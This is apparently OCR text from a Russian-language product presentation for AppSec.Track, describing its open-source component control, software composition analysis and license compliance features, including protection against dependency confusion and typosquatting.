
License



AppSec.Track OSA

APPSEC.TRACK APPSEC SOLUTIONS

- Ведение реестра используемых компонентов
- Создание безопасного репозитория компонентов внутри компании
- Блокировка загрузки вредоносных и нежелательных компонентов
- Защита от подмены пакетов (Dependency Confusion)
- Защита от поддельных пакетов (Typosquatting, MavenGate)
- Проверка целостности загружаемых пакетов.



AppSec.Track SCA

APPSEC.TRACK APPSEC SOLUTIONS

- Проверка сторонних компонентов на этапе сборки, публикации и деплоя приложения
- Построение полного дерева зависимостей, включая транзитивные
- Блокировка пайплайнов при нарушении Quality Gate
- Отслеживание появления новых уязвимостей в приложениях
- Проверка артефактов от подрядчиков
- Создание задач на исправление в Task-Tracking системах


AppSec.Track Legal

APPSEC.TRACK APPSEC SOLUTIONS

- Идентификация используемой лицензии open source компонентов
- Проверка использования запрещенных лицензий по черному/белому спискам или про группе лицензий (Commecial, Copyleft)
- Предоставление текста лицензии компонента
- Формирование отчета
- Проверка совместимости лицензий

Архитектура

APPSEC.TRACK APPSEC SOLUTIONS



APPSEC SOLUTIONS

Демо